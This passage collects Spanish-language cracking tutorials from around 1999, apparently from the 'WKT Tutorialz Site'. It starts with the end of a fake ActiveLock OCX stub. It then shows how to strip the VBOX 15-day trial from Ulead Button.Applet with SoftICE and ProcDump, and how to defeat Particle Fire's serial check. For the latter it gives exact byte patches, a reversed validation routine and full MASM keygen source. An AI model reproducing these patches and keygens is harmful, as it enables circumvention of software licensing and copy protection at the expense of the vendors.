Sub About()
    MsgBox "This is the Foo ActiveLock!!", vbInformation
End Sub

Property Get LiberationKeyLength() As Integer
    LiberationKeyLength = 8
End Property

Property Let LiberationKeyLength(ByVal RHS As Integer)
    ' Not remove
End Property
```

Y yata!! como veis al final lo que parecia una protección tecnicamente muy buena y estudiada fallaba en la base... por ultimo tened en cuenta, que debeis tener otro OCX pero que se llame nslock15vb5 para los programas que usen la versión de VB5 y que tal vez algún programa verifique que el tamaño de las claves es el correcto, por lo que debereis intentar sacar el tamaño adecuado, bien por prueba-error o con el Smartcheck o cualquiera otra utilidad que se os ocurra!

Hasta la proxima,

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Programa Ulead Button.Applet 1.0**	W95 / W98 / NT
Descripción	El programa te permite crear Applets	
Tipo	Trial de 15 días	
Url	http://www.webutilities.com	
Protección	**Nag Screen y Time Limit 15 Días**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, ProcDump	
Objetivo	**Que el programa no caduque.**	
Cracker	**Mr.Orange [WkT!]**	
Fecha	31 de Agosto de 1999	

Introducción

Este tutorial enseña como quitar la protección VBOX que tiene el Ulead Button.Applet 1.0
La protección VBOX actúa como un compresor y además añade un tiempo limite para que el programa funcione. Así pues el programador del programa no tiene que currarse esta parte.

Nota: Si no sabes como descomprimir manualmente un fichero, será mejor que te leas primero algún tutorial sobre eso.

Al Atake

Empecemos pues...
Carguemos a nuestro amigo en el SoftICE y enseñémosle quien es el que manda!!!
Bien, nos encontramos al principio del programa:

```
014F:004F1000 PUSH DWORD PTR [ESP+0C]
014F:004F1004 PUSH DWORD PTR [ESP+0C]
014F:004F1008 PUSH DWORD PTR [ESP+0C]
014F:004F100C PUSH FCF52370
014F:004F1011 PUSH FCB06073
014F:004F1016 PUSH FCF520AC
014F:004F101B PUSH FCF52056
014F:004F1020 CALL [00454178] <-- Descomprime parte del
programa.
014F:004F1026 PUSH FFFFFFFF
014F:004F102B CALL EAX <-- Continua con lo suyo. :))
014F:004F102D RET 000C
```

En la línea 014F:004F1020 se ejecuta CALL [00454178], que es una llamada a una función del compresor VBOX que descomprime parte del programa y devuelve en EAX la dirección de memoria donde el programa debe continuar. Así que inspeccionemos que se hace ahí, pulsemos F8 en el CALL EAX.
Nos encontramos con lo siguiente:

```
014F:004F1000 PUSH DWORD PTR [ESP+0C]
014F:004F1004 PUSH DWORD PTR [ESP+0C]
014F:004F1008 PUSH DWORD PTR [ESP+0C]
014F:004F100C PUSH 27292979
014F:004F1011 PUSH 510C3BF6
014F:004F1016 PUSH 9655349C
014F:004F101B PUSH E79A2ACE
014F:004F1020 CALL [0045315C] <-- Función Importante.
014F:004F1026 PUSH FFFFFFFF
014F:004F102B CALL EAX <-- Salta al programa original.
:))
014F:004F102D RET 000C
```

El código es muy parecido. En la línea 014F:004F1020 hace una llamada a la librería VBOX, la cual comprueba si ya han pasado los 15 días y si no han pasado, termina de descomprimir el programa original. Luego muestra una Nag muy fea... Como antes, tambien se devuelve en EAX donde debe continuar el programa: devolverá la dirección del programa original si no han pasado los 15 dias y una dirección para salir del programa si ya han pasado...

Asi que ejecutemos paso a paso el programa hasta la linea 014F:004F102B, en la cual vamos a cambiar unas lineas, para eso introducimos el comando a, para ensamblar y escribimos jmp eip. Esto provocara que el programa quede en un bucle infinito (Acuerdate antes de apuntarte el valor del registro EAX, puesto que lo necesitaremos mas tarde).
Ahora le toca el turno al ProcDump. Cargamos el ProcDump y elegimos la opción de Dump (FULL). Guardamos el fichero con el nombre que queramos (este fichero contiene el codigo original, ya descomprimido). Por lo que solo nos queda modificar

la cabecera para que lo que se ejecute sea el codigo original y no el del descompresor.
Para eso elegimos la opción de PE Editor y cargamos nuestro fichero. Debemos de cambiar el "Entry Point" para que apunte al codigo original, de tal forma que Base Image + Entry Point = El valor del registro EAX (te lo habias apuntado, no?).
Sustituyelo y pulsa OK!!
Ahora ejecuta el fichero y ya tienes Ulead Button.Applet 1.0 para rato... :))

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Particle Fire screensaver v1.1a**	W95 / W98 / NT
Descripción	Salvapantallas	
Tipo	Trial de 7 días	
Url	http://www.longbowdigitalarts.com/particlefire.html	
Protección	**Serial-num**	
Dificultad	**1) Principiante y 2) Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)	
Objetivo	**Parchear la comprobación del S/N o hallar uno válido**	
Cracker	**Champion**	
Fecha	19 de Agosto de 1999	

Introducción

El salvapantallas es vistoso, aunque es el primero que veo que pretenden hacerte pagar por él (hay gratis a patadas en internet), aunque bueno, cada cual que haga lo que quiera; si realmente te gusta, creo que solo son unos 10$... Para registrarse, hay que introducir un número en la pantalla de configuración del salvapantallas; si no, al cabo de 7 días, cuando el salvapantallas lleva un par de minutos, comienza con los clásicos mensajitos tipo "regístrate porfa". Nunca he visto un tutorial sobre un screensaver, así que ya que lo conseguí con este, he pensado en contarlo y de paso ilustrar la aplicación del método '`bpx RegQueryValueExA`' para programas que interactuan poco o nada con el usuario a la hora de registrarse pero que leen datos tipo s/n desde el registro de Windows (este es su punto de contacto con el mundo 'real'). Dado que me considero un principiante, he tratado de escribir esto a un nivel bastante bajo, aunque he desarrollado dos métodos de cracking, uno para principiantes (parchear) y uno para amateurs (keygen); es por estos motivos que este documento es un poco largo. Sin embargo, la gente más avanzada podrá leerlo de corrido (o leer directamente el 'briefing' (resumen) del final de todo).

Al Atake

1. Familiarizándonos

Bien, nuestro primer punto de partida es familiarizarnos con el programa y su mecanismo de protección. Éste consiste en la introducción de un número en la ventana de configuración del protector de pantalla (podemos acceder desde Panel de control / Propiedades de pantalla / Configurar protector pantalla, o bien desde el menú contextual que aparece al pulsar el botón derecho sobre el fichero de ParticleFire). Si el número no es el correcto, y ya han pasado 7 días desde que lo instalamos, veremos mensajes molestos al cabo de un par de minutos de iniciarse el screen saver (adelantad 10 días el calendario para verlos).

Así que tenemos que solucionar eso... pero para nuestra desdicha, constatamos que, tras introducir un número (por ejemplo 12345) y aceptar, no aparece ningún mensaje que valide o invalide el código introducido. Sin embargo, si volvemos a entrar, nuestro número sigue ahí. Si hacemos algún experimento, probando números y entrando y saliendo de la configuración, llegaremos a la conclusión de que, posiblemente, el serial num debe ser de 10 cifras (o menos) y formado exclusivamente por números (de otro modo, trunca o pone a cero la expresión introducida cuando volvemos a entrar a "configurar").

Ahora que creemos tener una leve orientación sobre lo que buscamos, hacemos pruebas a base de poner break-points en las típicas funciones que capturan el texto de un cuadro de diálogo, comparación de cadenas, etc. Pero... no parecen llevarnos a ninguna parte.

Quizás los autores del Particle Fire quieran echarnos una mano ;) echamos un vistazo al read-me que lo acompaña. Allí encontramos un par de informaciones interesantes:

(1) '*asegúrate de introducir correctamente el serial-num*'
(2) '*por favor no digas a nadie tu número de registro*'

Traducción:

(1) no hay mensaje tipo 'gracias por registrarte' o 'serial num incorrecto'
(2) el número es independiente de tu nombre, disco duro, etc..

Si bien el punto (2) nos facilita un poco las cosas, el (1) las complica porque significa que, posiblemente, la comprobación del serial num no se realiza cuando lo entramos en 'configurar' si no al correr el salvapantallas. Es decir, la típica relación causa-efecto entre el serial/keyfile/etc y nag screen/reminder/lo que sea, está en cierto modo disociada, separada, retardada.

Sin embargo, tiene que haber un nexo de unión entre ambos. El número que entramos en configurar, el Pfire lo tiene que leer de algún sitio. Yo ya me imagino donde está, pero vamos a correr el Regmon para asegurarnos... ejecutamos el salvapantallas y nos encontramos con que, antes de comenzar, lee una serie de parámetros del registro. Entre ellos, el serial num... si hacemos doble click sobre esa línea desde RegMon, se abrirá el RegEdit en esa rama, y veremos que el Pfire, como buen screensaver, tiene guardaditos ahí sus parámetros, incluido el serial num que le hayamos puesto...

estos parámetros los debe de leer el Particle Fire cuando se ejecuta como salvapantallas... que bien... porque hace poco estuve leyendo algo sobre la función API `RegQueryValue`, que precisamente es la que lee datos del registro. Pero en realidad hay varias parecidas; `RegQueryValue`, `RegQueryValueEx` y `RegQueryValueA`. Para Win32 ansi la 'ExA' es la que nos vale, pero por si tenemos duda en estos casos, abrimos el fichero en el w32 Dasm, y le damos al botón de funciones importadas; allí nos aparecerá, para este caso, la función *RegQueryValueExA*, junto a otras funciones tipo `OpenKey` que van "abriendo" el camino para la `QueryValue`. Creo que el serial num se debe sentir un poco solo, así que vamos a tratar de acompañarle durante su viaje, a ver que hacen con él. Antes de empezar, escogemos un serial que nos haga de referencia, para identificarlo luego cuando lo lea y lo compare o haga lo que sea con él. Basándonos en nuestras pruebas, ponemos `1000000000` (mil millones) en la pantalla de configurar (podemos poner otro, pero recordemos cual), aceptamos y salimos. Tomamos tambien nota del equivalente en hexadecimal de nuestro número, para que no nos cojan desprevenidos; `3B9ACA00`. Ahora pondremos el breakpoint y trataremos de subirnos al tren a la vez que lo hace nuestro serial.

2. Manos a la obra: un breakpoint en la lectura del registro

Para ello, ctrl+d, `bpx RegQueryValueExA`, ctrl+d. Traducción: entramos al SoftIce, ponemos un breakpoint en la función de Windows que lee del registro para que el SoftIce nos avise y salimos otra vez a Windows con ctrl+d. Ahora tenemos dos opciones, ejecutar nosotros mismos el salvapantallas o esperar que salga (previamente le habremos puesto el mínimo tiempo, un minuto). Esto puede parecer una tontería, pero si lo ejecutamos directamente, aparecerán unas 50 llamadas-basura a la función `RegQueryValueExA` (por lo menos a mi me pasa). Si esperamos que salga el Pfire por si solo, ya casi estaremos en el punto (nota: puede que durante la espera nos salte el breakpoint hasta 10 veces o más -o quizás ninguna-, por accesos rutinarios del sistema al registro; lo ignoramos haciendo ctrl+d para salir otra vez, y seguimos esperando hasta que pase el minuto y nos salga el pfire; para disminuir el riesgo de que pase esto, mejor no tener programas abiertos o solo lo imprescindible, y evidentemente, no tocar ninguna tecla ni mover el ratón).

Al cabo de un minuto, nos sale un breakpoint. Este ya es del propio Pfire, ya que en el borde inferior derecho del SoftIce pondrá '`Particle Fire`'. No obstante, las primeras llamadas aún no nos interesan. Si hacemos F12, veremos que se ha llamado a la función a través de un `CALL ESI` o `CALL EBX`. Mientras esto suceda (seguramente saldrán 4 llamadas de este tipo en total, dos de cada), vamos haciendo ctrl+d, hasta que llegue un momento en que al salir el breakpoint y apretar F12 veamos que se ha llamado a la función por su nombre, algo así como:

```
...
PUSH    ECX
PUSH    ESI
PUSH    ESI
PUSH    004147F8
PUSH    DWORD PTR [EBP-04]
CALL    [ADVAPI32!RegQueryValueExA]
TEST    EAX,EAX
...
```

(insisto, ten en cuenta que no 'aterrizas' directamente aquí, tienes que haber pulsado F12)

Vamos a comentar la jugada: en azul, los `PUSH` van pasando uno a uno los parámetros de la función,

a la cual se llama con el CALL, en rojo. Concretamente, el penultimo valor contiene la dirección de memoria donde se halla el nombre del valor que se quiere leer (esto lo sabemos si miramos la documentación de referencia de WinAPI32). En este caso, vemos que es 4147F8, así que hacemos un d 4147F8 para que el Softice nos muestre que hay en esa dirección. Veremos en la pantalla de datos (si no la tienes a la vista, se pone/quita con wd) que es 'screensaveusepassword'. Bueno, esto no nos interesa, solo debe estar comprobando si tenemos puesto password con el salvapantallas o no. Así que ctrl+d, y de nuevo ha saltado el breakpoint por otro acceso al registro. Pulsamos F12 para ver quien le ha llamado y como, y tenemos:

```
015F:00404F7A PUSH      EAX
015F:00404F7B PUSH      ECX
015F:00404F7C MOV       EAX, [ESI+00000400]
015F:00404F82 PUSH      EDX
015F:00404F83 PUSH      00
015F:00404F85 PUSH      EBX
015F:00404F86 PUSH      EAX
015F:00404F87 CALL      [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST      EAX,EAX
015F:00404F8F JNZ       00404FA7
015F:00404F91 MOV       EAX, (ESP+14]
015F:00404F95 MOV       ECX,ESI
015F:00404F97 MOV       [EDI],EAX
```

Reconocemos la idea otra vez, ¿no? En azul, son los parámetros que pasamos, en rojo la llamada a la función. Como veríamos si siguieramos saliendo y entrando, este fragmento del código es el que a partir de ahora se repetirá en cada lectura de valores del registro (claro que cada vez se lo montará para usar parámetros distintos, si no siempre haría lo mismo, pero será el mismo trozo de programa), de modo que vamos a borrar nuestro breakpoint con bc 00, y a poner otro justo en el punto donde llama a la función, para que antes de llamarla podamos ver qué pretende hacer; así que ponemos bpx 404f87 (fíjate cual es esta dirección en tu caso; podría ser otra). Este cambio de breakpoint no es 100% imprescindible, pero así nos ahorraremos darle al F12 cada vez y todo será más claro, puesto que pararemos ANTES de entrar en la función RegQueryValueExA. Por cierto, antes de salir hacemos d ebx y vemos : RandomTime, uno de los parámetros. Bueno, aún no es el que nos interesa, pero parece que estamos en el buen camino...

Así que ctrl+d para salir, y boom, ya estamos otra vez en SoftIce, justo antes de llamar otra vez a RegQueryValueExA (no hemos de pulsar F12). Vamos a ver que quiere leer ahora... hacemos d ebx, y nos sale GravityTime... otro parámetro, y justo despues suyo pone RandomTime...mmh, es el anterior... usamos alt+flecha arriba/abajo para desplazarnos por ese listado, y vemos como encima de esos parámetros, están los demás haciendo 'cola', concretamente deberíamos estar viendo RandomColor, ColorScheme, Particles y ... nuestro querido SerialNum! Pues bueno, como es evidente se trata de ir haciendo ctrl+d y comprobando ebx (todo el rato el listado será como el que he puesto más arriba) hasta que estemos en el punto en que va a leer el serial num. Son 4 veces, pero es recomendable ir uno a uno y comprobando ebx hasta que veamos que apunta directamente a SerialNum. Ahora querremos ver que hace con él, así que vamos a ir trazando la función. Estamos situados en el CALL [ADVAPI32 ! RegQueryvalueExA]; pulsamos F10 puesto que no nos interesa seguir a la función API en sí (tanto F8 como F10 ejecutan igual el programa, pero con F10 nos ahorramos ver la ejecución de CALLs como este que no nos interesan). Ahora representa que hemos vuelto de la función que lee el registro, y el valor de nuestro serial num de prueba debe andar en alguna parte. Observemos las lineas siguientes al CALL:

```
015F:00404F87 CALL [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST EAX,EAX
015F:00404F8F JNZ 00404FA7
015F:00404F91 MOV EAX,[ESP+14]
015F:00404F95 MOV ECX,ESI
015F:00404F97 MOV [EDI],EAX
015F:00404F99 CALL 00404EC0
```

El `test eax,eax` y el `jnz` parecen una comprobación de rutina a la vuelta de la función. Los movimientos que hay despues parece que sean mas deliberados. Echamos un vistazo a esos valores, teniendo en cuenta que nuestro serial `1000000000` en hexadecimal es `3B9ACA00`. Haciendo `d esp+14`, enseguida encontramos que en esa dirección está nuestro querido serial, que es copiado a `EAX` (nota: si veis el serial 'al revés' o sea `00CA9A3B`, pulsad `SHIFT+F3` para cambiar el formato de la ventana data hasta verlo como `DWORD` - gracias PicsOne!). Pero no le perdamos la pista, porque dos lineas más abajo vuelve a cambiar de vagón: ahora `EAX` se copia a la dirección apuntada por `EDI`. Bueno, pues miramos el valor de `EDI` con `? edi`, y en mi caso es `412114`. Ahí se sienta mi serial, así que vamos a poner un breakpoint para que cualquier acceso a esa posición de memoria sea detectada; ponemos `bpm 412114` (ojo, no `bpx` si no `bpm` : no controla la ejecución si no la manipulación de lo que hay en ella). Tambien quitamos el `bpx 404f87` que teníamos, puesto que ya nos ha aportado lo que queríamos; `bc 00`, ctrl+d y salimos del Softice.

3. La rutina de comprobación del serial

Y en una fracción de segundo ya hemos vuelto al Softice. Alguien está metiendo mano a nuestro serial. Vemos lo siguiente:

```
015F:00402726   MOV         EAX, [00412114]
015F:0040272B   PUSH        EAX
015F:00402720   CALL        00401000
015F:00402731   ADD         ESP,04
015F:00402734   TEST        EAX,EAX
015F:00402736   JNZ         00402A69
```

En pocas palabras, carga nuestro serial en `EAX`, lo envía a la pila con un `PUSH` y llama a algún tipo de rutina en la 401000... ¿quizás la que comprueba si es correcto? Vamos a seguir la rutina; vamos pulsando F8 (ahora si que nos interesa ver qué hace el CALL) hasta que al ejecutar el `CALL`, llegamos a una rutina que es ya la pieza clave de todo el asunto; veámosla parte a parte:

```
015F:00401000   MOV         EAX, [ESP+04]
015F:00401004   PUSH        ESI
015F:00401005   CMP         EAX,3B9ACA00 ; compara con 1000000000
015F:0040100A   JBE         00401049     ; si menor o igual, fracaso
015F:0040100C   CMP         EAX,77359400 ; compara con 2000000000
015F:00401011   JAE         00401049     ; si mayor o igual, fracaso
```

Esta primera parte en azul hace lo siguiente: recupera en `EAX` el valor de la pila (`ESP+04`), que como sabemos es nuestro serial, y a continuación comprueba que sea mayor que `3B9ACA00` (mil millones en decimal) y menor que `77359400` (dos mil millones en decimal). Si no es así, salta a la `401049`,

la cual huele a fracaso porque es más fácil ir a parar a ella que evitarla. No ibamos tan mal encaminados, ahora sabemos el rango concreto en el que se situa el serial. Claro que hay mil millones de números en ese intervalo, y si tenemos planes para el resto de nuestra vida, no vamos a poder probarlos todos. Veremos que más comprueba si el número cumple el requisito anterior. El código que viene ahora lo podemos ver, aunque al ir trazando con F8 no lo ejecutará (saltará a la 401049 tras la primera comparación) ya que nuestro serial no es MAYOR que mil millones. Si quisieramos trazar esta parte del código para ir mirando como cambian los registros, etc, podemos hacer una pirula; situarnos con el ratón en `EAX` y cambiar su contenido de `3B9ACA00` (nuestro serial) a `3B9ACA01`, por ejemplo. Sea como sea, veamos lo que viene ahora, resaltado en rojo:

```
015F:00401013   MOV         ECX,EAX
015F:00401015   MOV         ESI,EAX
015F:00401017   SHL         ECX,14
015F:0040101A   MOV         EDX,EAX
015F:00401010   SHL         ESI,10
015F:0040101F   AND         ECX,FFF00000
015F:00401025   SHR         EDX,10
015F:00401028   OR          ESI,EDX
015F:0040102A   SUB         EDX,EDX
015F:00401020   XOR         ESI,ECX
015F:0040102E   MOV         ECX,EAX
015F:00401030   SHR         ECX,0C
015F:00401033   XOR         ESI,ECX
015F:00401035   MOV         ECX00002694
015F:0040103A   XOR         EAX,ESI
015F:0040103C   DIV         ECX
015F:0040103E   TEST        EDX,EDX
015F:00401040   JNZ         00401049
015F:00401042   MOV         EAX,00000001
015F:00401047   POP         ESI
015F:00401048   RET
015F:00401049   XOR         EAX,EAX
015F:0040104B   POP         ESI
015F:0040104C   RET
```

En pocas palabras: el tramo resaltado en rojo hace unas operaciones con nuestro número; el tramo siguiente, en blanco, determina si el número ha "pasado la prueba", y de no ser así, nos envía a la 401049... sí, la que olía a fracaso, aquí de color gris, que es la vía de salida de los perdedores... Pero por suerte nosotros no somos de esos. Nos interesa recorrer todo el tramo blanco, donde vemos que basicamente vuelve copiando un 1 en `EAX`, que a mi me huele que es una especie de flag tipo 'si, teniente; el chico está limpio', ya que en caso contrario, lo primero que se hace en la `401049` es poner `eax` a cero con el `xor eax,eax` así que veamos por donde atacar...

Lo primero que deberíamos pensar, una vez suponemos que este es el punto clave, es que todo ese lío en color rojo no merece que nos rompamos la cabeza; lo más fácil es parchear algo, tipicamente las comparaciones y/o los saltos. Es un principio del cracking elegir la vía más fácil y no calentarse la cabeza gratuitamente. Aunque por otra parte, también se dice que hay que ser lo más elegante posible, entendiendo esto como practicar la mínima intrusión al modificar el código del programa. Y desde luego si queremos aprender algo, habrá que hacer caso de lo que dicen los que saben del tema. Claro que tambien nos advierten de que en la práctica se dan casos como este, donde nos encontramos en una disyuntiva; lo más fácil es parchear, pero lo más elegante es generar un serial bueno sin tocar el programa original. En este caso, decidí que buscaría un serial correcto más por

aprender algo que por otra cosa, pero en este tutorial desarrollaré ambas posibilidades; la de parchear es más apropiada para principiante, y la de analizar el código en rojo y encontrar un serial para amateur (requiere un poquito más de esfuerzo). Comencemos por el parcheo.

4. Opción fácil : parchear

Como sabeis, parchear consiste en sustituir unas intrucciones por otras; típicamente se cambian saltos y comparaciones por 'nops' (NOPs = no operation, o sea no hacer nada). También, en casos como este, podíamos haber considerado pasar de todo y 'borrar' los mensajes shareware parcheando con '00', pero por varios motivos no me parece una vía con futuro. El caso es que siempre hay varias opciones, pero en nuestro caso creo que la más simple sería parchear los 3 saltos a la 401049 con nops, de modo que si el número es menor que un millardo o mayor que dos, o si no cumple la condición que luego se aplica, en vez de saltar a la 401049, no hace nada y sigue. Con lo cual el código correrá sin alteraciones en su flujo hasta el final del tramo blanco. Así que ponemos code on, y vemos el valor de los bytes que equivalen a esas instrucciones en el fichero; la primera comparación es 3d00ca9a3b, el primer salto jbe es 7636, la segunda comparación es 3d00943577, el segundo salto jae es 7336, y el último es 7507 (en realidad solo nos interesa el código de los saltos, pero tomamos nota de los que van antes y despues para luego asegurarnos que hemos encontrado el correcto). Ponemos el editor hexa, en mi caso el hiew, cargamos el fichero, pulsamos F4 y elegimos hex, y pulsamos F7 para buscar. Con la tecla tab saltamos al campo 'HEX' y tecleamos 3d00ca9a3b763d3d00943577 (o solo 763d pero luego a ojo miramos que lo de antes y despues es lo que esperábamos, si no seguimos buscando). Así nos aseguramos de estar en el punto correcto comprobando que los códigos anteriores y posteriores coinciden con los que anotamos antes. El hiew nos situará al principio de la localización de la cadena de bytes hallada. Como todo está en la misma zona, localizando el 763d ya vemos a ojo los demás un poco más abajo. Pulsamos F3 para editar, y situándonos en los lugares correctos, cambiamos 763d,7336 y7507 por 9090, 9090 y 9090 (si metemos la pata, con esc deshacemos los cambios y luego empezamos de nuevo). Si esta ok, pulsamos F9 para grabar los cambios en el fichero. Para hacerlo aún más fácil, ahí va una lista de los offset locales, el valor original de cada byte y el valor parcheado:

```
                File 1:      File 2:
    Offset:     ORIGINAL     PARCHEADO
-----------------------------------------------
      40Ah      76h          90h
      40Bh      3Dh          90h
      411h      73h          90h
      412h      36h          90h
      440h      75h          90h
      441h      07h          90h

Number of differences: 6
```

(en el hiew, para cambiar entre vista de offset local y offset global, pulsa alt+f1)

En fin, si despues de esto aún te quedan ganas, puedes buscar un crackmaker y crear tu propio crack a partir del fichero original (del que habrás guardado una copia) y el que acabamos de parchear.

5. Opción no tan fácil: análisis de la rutina de chequeo del serial

Aunque a mi que no tengo ni idea del tema me dió un poco de dolor de cabeza, solo es cuestión de unos minutos y paciencia descifrar el mecanismo que sigue el código que más arriba resalté en rojo. Si nuestro número es "#", el programa realiza la siguiente comprobación:

```
XOR [ { XOR (OR a,b , AND c,d)  }, e ]
```

```
, donde, si "#" es igual al serial introducido:
```

```
a = shl (#,10)
b = shr (#,10)
c = shl (#,14)
d = fff00000
e = shr (#,0c)
```

Una vez calculado el churro en cuestión, llamémosle "F" al resultado, realiza otro xor:

```
XOR (#,F)
```

, y sobre este resultado, efectua una división (`DIV`) por `2694`h (la 'h' quiere decir que está en hexadecimal, como sabreis). Si la división tiene resto (módulo), fracaso (también conocido como billete de ida a la `401049`). Por ejemplo, para `3B9ACA01` (`1000000001` en decimal), el resto es `26f`, o lo que es lo mismo, distinto de cero, o lo que es lo mismo, de cabeza a la `401049`, o lo que es lo mismo, fracaso, chico malo, etc.

El caso es que integrándolo todo, podemos formularlo como una ecuación. Pero ignoro si es posible solucionarla de modo analítico (reordenando, simplificando, despejando...), ya que para una cosa que si que sé un poco (matemáticas), me encuentro con un tipo de funciones (`and, or, xor`...) a las que no estoy acostumbrado. Caso de poderse solucionar, como que ha de tener muchas soluciones (no va a haber un único serial), nos quedaría en función de un valor que daríamos nosotros, en plan f(x)=y. Pero como digo, yo no sé solucionarlo así. De modo que la alternativa son los métodos numéricos (o sea, probando hasta que hallemos un número correcto - con la potencia de cálculo de un ordenador, sería cuestión de fracciones de segundo). Yo pretendía probarlo con el solver del Excel (da valores hasta encontrar una solución) pero... no puedo utilizar esas funciones porque no están disponibles en el Excel (alguna lo está, pero que yo sepa solo con resultados booleanos tipo verdadero/falso, no resultados numéricos). De modo que ya que en assembler existen están funciones, quizás pudiéramos programar algo... si, hombre, que nadie se asuste, yo no sé casi nada de assembler pero mira ahí arriba... el 90 % de nuestro keygen ya está hecho. Simplemente hemos de cambiar que, si el número no da resto cero tras la transformación, en vez de "echarnos", aumente una unidad al número inicial y pruebe de nuevo. Yo, la primera vez, hice algo muy simple; una rutina que comienza por `1000000000`, y a partir de ahí, hace un cálculo; le suma una, le hace todo el churro de más arriba, y si no da el resto cero, vuelve a sumarle uno, hacer todo el churro... hasta que salga uno bueno. Como no sabía cómo mostrar ese número, se me ocurrió poner un `messageboxa` una vez sale del cálculo, antes de terminar el programa, para poder poner un `bpx` y ver que número había salido (hice que cada vez la rutina guardase una copia del número que prueba en `EDI`, porque el original en `EAX` queda 'desfigurado' por la comprobación). Así que una vez ensamblado, pongo un `bpx messageboxa`, y cuando me sale, le doy a F12 para volver a mi programa principal, y escribo `? edi` , obteniendo `1000002675` en decimal, esto es, ¡el serial del cliente número uno! (que honor, seguro que lo reservaban para alguien importante). El programa lo ensamblé con el mASM32; como digo no sé assembler más que 4 cosas, por lo cual no puedo entrar en mucha explicación sobre

parámetros de ensamblado, etc, simplemente creé el ejecutable. Si no me equivoco, era así:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc
includelib c:\masm32\lib\user32.lib
; cosas generales para ensamblar y linkar

.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
MsgBoxText  db "Bpx en el NOP y el resultado en EDI",0
Serial_Start  dd 3b9aca00h
; reservamos e inicializamos unas variables del msgbox
; y el número de inicio (1000000000)

.code

start:     ; vamos a por ello

Calculo:
inc [Serial_Start]   ; aumentamos en uno el número de partida
mov eax,Serial_Start ; lo pasamos a EAX para hacer el test
mov edi,eax          ; pero edi guarda una copia por si sale bien
mov ecx,eax          ; y comienza la fiesta...
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
xor esi,ecx
mov ecx,eax
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo ; si no es un serial válido, prueba otra vez
invoke MessageBoxA,NULL,addr MsgBoxText,addr MsgBoxCaption,MB_OK
; este messagebox hace saltar el breakpoint y nos permite mirar
; en EDI el último número probado, es decir el bueno
invoke ExitProcess, NULL
end start
```

Espero que al menos se entienda la idea. Mi intención es que otros como yo le pierdan un poco el miedo al assembler y vean que, aunque falten conocimientos, con un poco de ingenio a veces se

pueden solucionar los problemas.

6. Opción no tan fácil: creación de un keygen semi-decente

Pero como crear un key-gen, nada. Yo al final creé uno, estoy seguro que está fatal programado, que da pena y que quizás solo funcione en mi PC, pero me da números de registro buenos. He de decir que no podría haberlo creado sin la *gran* ayuda de Mr. Crimson que me proporcionó una rutina para convertir de hexadecimal a decimal (para poder sacar el resultado como string en un msgbox). Muchas gracias una vez más, Mr. Crimson. El programa también utiliza la funcion `gettickcount` para crear un número distinto cada vez, aunque no totalmente aleatorio (cada vez es mayor). No es perfecto ni mucho menos, pero da el pego. Para el que le interese:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc

includelib c:\masm32\lib\user32.lib
.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
Mensaje db "       = (by Champion) =",13,13,"       Se va
a generar un",13,"    número de serie
para",13,"      Particle Fire v1.1a",0
MsgBoxCaption2  db " Su número:",0
Buffer db 10 dup(0),0
Serial_Start  dd 3b9aca00h

.code

start:

invoke MessageBox,NULL,addr Mensaje,addr MsgBoxCaption,MB_OK
invoke GetTickCount
add [Serial_Start],eax

Calculo:
inc [Serial_Start]
mov eax,Serial_Start
mov edi,eax
mov ecx,eax
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
```

```
sub edx,edx
xor esi,ecx
mov ecx,eax
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo
nop

mov eax,edi ; lo preparo para la Hex a Dec
mov esi,offset Buffer
add esi,11
mov byte ptr[esi],00
dec esi

; Hex a Dec proporcionado por Mr. Crimson
mov ecx,00000010
c20: cmp eax,ecx
jb c30
xor edx,edx
div ecx
or dl,30h
mov byte ptr[esi],dl
dec esi
jmp c20
c30: or al,30h
mov byte ptr[esi],al

invoke MessageBox,NULL,ESI,addr MsgBoxCaption2, MB_OK
invoke ExitProcess, NULL
end start
```

7. Conclusiones finales

Para terminar veamos a modo de resumen lo que hemos hecho:

1. Poner `bpx` en `regqueryvalueexa`
2. Encontrar donde lee y guarda nuestro serial
3. Encontrar la rutina que luego lo lee y lo verifica
4. Estudiar ese código y ser capaces de crear una clave válida

He de decir por pen-último, que con posterioridad a todo lo explicado, me he encontrado dos patchers en internet para Particle Fire v1.1a, pero ningún keygen, lo cual confirma que lo más fácil es parchear bien y no mirar a quien. Asímismo, de los dos parcheadores, uno no funciona (al menos a mí), y el otro me parece que no tiene mucho estilo, porque lo que hace es dedicarse a sustituir el inicio de todas las cadenas de texto por '00' para evitar que salgan (si recordais, durante el tutorial hemos considerado esta opción pero la descarté porque es poco elegante, tediosa, y no sabes hasta que punto

te garantiza resultados). Aún peor, ese patch sustituye *todas* las cadenas de texto, con lo cual se ha cargado no solo los mensajitos shareware si no también la parte de frases aleatorias que forman parte del salvapantallas estés registrado o no, y que pueden anularse con una simple casilla del cuadro 'configurar protector de pantalla', con lo que más que parchear, se ha mutilado el programa innecesariamente.

Ahora sí, por último, pedir disculpas si algo no ha quedado bien explicado, o por los errores que sin duda habré cometido, pero puedo asegurar que con este sistema me he librado de los mensajitos no deseados. Y, bueno, ahora ya puedo volver a mi antiguo salvapantallas con la cabeza bien alta...

= Champion =

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
